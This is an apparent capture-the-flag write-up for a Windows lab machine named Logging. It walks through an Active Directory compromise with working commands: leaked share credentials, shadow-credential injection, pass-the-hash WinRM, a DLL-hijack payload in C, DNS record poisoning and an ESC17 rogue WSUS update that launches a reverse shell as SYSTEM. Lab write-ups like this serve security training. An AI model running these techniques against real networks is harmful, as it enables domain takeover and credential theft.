Logging
Overview
Logging is a medium Windows box. Starting with provided credentials
(wallace.everette / Welcome2026@), a readable SMB share named Logs contains
event logs with a hardcoded service-account password that just needs its year
incremented to be valid. That account has Generic Write over MSA_HEALTH$,
allowing shadow credential injection via Certipy to obtain an NT hash and a
WinRM session. A scheduled task running every three minutes as jaylee.clifton
loads a DLL from a writable path, enabling DLL hijacking to read the user flag.
For root, an ADCS certificate template (UpdateSrv) with Enrollee Supplies
Subject and a WSUS policy pointing to a non-existent hostname allows adding a
DNS record for wsus.logging.htb, obtaining a TLS certificate from the CA, and
serving a rogue WSUS update (ESC17) that runs code as SYSTEM.
Path: SMB log credential leak → year-increment password → shadow creds on
MSA_HEALTH$ → WinRM → DLL hijack via scheduled task (jaylee.clifton) → user
flag → DNS poisoning + ESC17 WSUS abuse → SYSTEM.
Enumeration
The scan returns a standard Windows domain controller fingerprint, plus two notable ports associated with WSUS:
8530/tcp  open  http   Microsoft IIS httpd 10.0
8531/tcp  open  ssl/http Microsoft IIS httpd 10.0
  ssl-cert: commonName=DC01.logging.htb
9389/tcp  open  mc-nmf .NET Message Framing
The remaining ports are typical for a DC:
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Port 80 serves a default IIS page — nothing exploitable there directly:


Running BloodHound and Certipy with the provided credentials to map the domain:
$ python3 bloodhound.py -u wallace.everette -p Welcome2026@ -d logging.htb \
    -ns 10.129.245.130 -c All --zip
$ certipy find -u 'wallace.everette@logging.htb' -p 'Welcome2026@' \
    -dc-ip 10.129.245.130 -stdout
Foothold — SMB Log Share Credential Leak

Enumerating SMB shares reveals a non-default Logs share with read access:
$ nxc smb logging.htb -u wallace.everette -p Welcome2026@ --shares


Grepping through the log files surfaces a password for svc_recovery:
svc_recovery : Em3rg3ncyPa$$2025

Testing the credential directly fails with STATUS_ACCOUNT_RESTRICTION. Reading
the logs more carefully explains why — and also shows a reference to HR01.logging.htb.
That hostname doesn’t resolve, but the pattern is obvious: the password was
rotated with the year incremented:
$ nxc smb DC01.logging.htb -u svc_recovery -p 'Em3rg3ncyPa$$2026' -k
[+] logging.htb\svc_recovery:Em3rg3ncyPa$$2026

Lateral Movement — Shadow Credentials on MSA_HEALTH$

BloodHound shows that svc_recovery has Generic Write over MSA_HEALTH$. With
ADCS present in the environment, shadow credential injection is the cleanest path:

$ certipy shadow add -u 'svc_recovery@logging.htb' -p 'Em3rg3ncyPa$$2026' \
    -account 'MSA_HEALTH$' -dc-ip 10.129.245.130 -k -target DC01.logging.htb
[*] Successfully added Key Credential to 'msa_health$'
[*] Saved certificate and private key to 'msa_health.pfx'
Authenticating with the certificate to retrieve the NT hash:
$ certipy auth -pfx msa_health.pfx -domain logging.htb -username 'MSA_HEALTH$'
[*] Got TGT
[*] Got hash for 'msa_health$@logging.htb': aad3b435b51404eeaad3b435b51404ee:603fc24ee01a9409f83c9d1d701485c5
WinRM with the hash:
$ evil-winrm -i 10.129.245.130 -u 'MSA_HEALTH$' -H 603fc24ee01a9409f83c9d1d701485c5

Checking privileges:
User — DLL Hijack via Scheduled Task

Enumerating scheduled tasks reveals UpdateChecker Agent:
Get-ScheduledTask -TaskName "UpdateChecker Agent" | Select-Object * | Format-List

The task runs every three minutes:


The task binary is a .NET executable located in C:\Program Files\UpdateMonitor\:


Decompiling the binary reveals its logic:
- Looks for
Settings_Update.zipinC:\ProgramData\UpdateMonitor\ - Extracts it to
C:\Program Files\UpdateMonitor\bin\ - Loads
settings_update.dlland calls the exportedPreUpdateCheckfunction
The task principal is LOGGING\jaylee.clifton. Since MSA_HEALTH$ has write
access to the staging directory, a malicious DLL can be placed there. The
executable is 32-bit, so the correct compiler target is i686:
// Compile: i686-w64-mingw32-gcc -shared -o settings_update.dll flag_read.c -s
#include <windows.h>

__declspec(dllexport) void PreUpdateCheck(void) {
    system("cmd /c type C:\\Users\\jaylee.clifton\\Desktop\\user.txt "
           "> C:\\Share\\Logs\\user.txt");
}

BOOL WINAPI DllMain(HINSTANCE h, DWORD r, LPVOID l) {
    if (r == DLL_PROCESS_ATTACH) DisableThreadLibraryCalls(h);
    return TRUE;
}
$ i686-w64-mingw32-gcc -shared -o settings_update.dll flag_read.c -s
$ zip Settings_Update.zip settings_update.dll
Upload and wait for the task to fire:
*Evil-WinRM* PS> cd C:\ProgramData\UpdateMonitor\
*Evil-WinRM* PS> upload Settings_Update.zip
The flag appears in the share within three minutes:

Privilege Escalation — Rogue WSUS via DNS Poisoning (ESC17)
Checking the Windows Update registry policy shows the machine is configured to
pull updates from wsus.logging.htb:8531 — a hostname that does not currently
exist in DNS:
*Evil-WinRM* PS> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
WUServer    REG_SZ    https://wsus.logging.htb:8531
WUStatusServer    REG_SZ    https://wsus.logging.htb:8531


The UpdateSrv certificate template (found during initial Certipy enumeration)
has Enrollee Supplies Subject enabled and grants Server Authentication EKU
to the LOGGING\IT group. This matches the ESC17 attack pattern:
obtain a TLS certificate for the spoofed WSUS hostname, then serve a malicious
update.

MSA_HEALTH$ can add DNS records via bloodyAD:
$ bloodyAD -u 'MSA_HEALTH$' -p :603fc24ee01a9409f83c9d1d701485c5 -f rc4 \
    --host 10.129.3.9 --dc-ip 10.129.3.9 -d logging.htb \
    add dnsRecord wsus 10.10.14.15
Generating a CSR with the correct Subject Alternative Name and submitting it to the CA from the WinRM session:
$ openssl req -new -newkey rsa:2048 -nodes -keyout wsus.key -out wsus.csr \
    -subj "/CN=wsus.logging.htb"

*Evil-WinRM* PS> certreq -f -submit -attrib "CertificateTemplate:UpdateSrv" \
    -config "DC01.logging.htb\logging-DC01-CA" wsus.csr wsus.cer

Combine the key and certificate into a PEM:
$ cat wsus.key wsus.cer > wsus.pem



Using jaylee.clifton’s Meterpreter session (obtained via the DLL hijack
updated to launch a reverse shell), Rubeus dumps her Kerberos ticket for use in
authentication:
Requesting the WSUS TLS certificate:
Gathering Rubeus tickets for import:
Submitting the CSR from the machine using jaylee’s context:

Staging PsExec64.exe in the share:
Root

Spinning up wsuks to serve the rogue WSUS update over TLS, pointing it at a
Meterpreter listener:
$ sudo wsuks -t 10.129.3.9 --WSUS-Server wsus.logging.htb --tls-cert wsus.pem \
    -I tun0 --serve \
    --command 'PsExec64.exe /accepteula /s powershell.exe "Start-Process C:\Share\Logs\reverse.exe"'
Triggering the Windows Update client from the WinRM session:
*Evil-WinRM* PS> Stop-Service wuauserv -Force
*Evil-WinRM* PS> Remove-Item 'C:\Windows\SoftwareDistribution' -Recurse -Force
*Evil-WinRM* PS> Start-Service wuauserv
*Evil-WinRM* PS> wuauclt /resetauthorization /detectnow
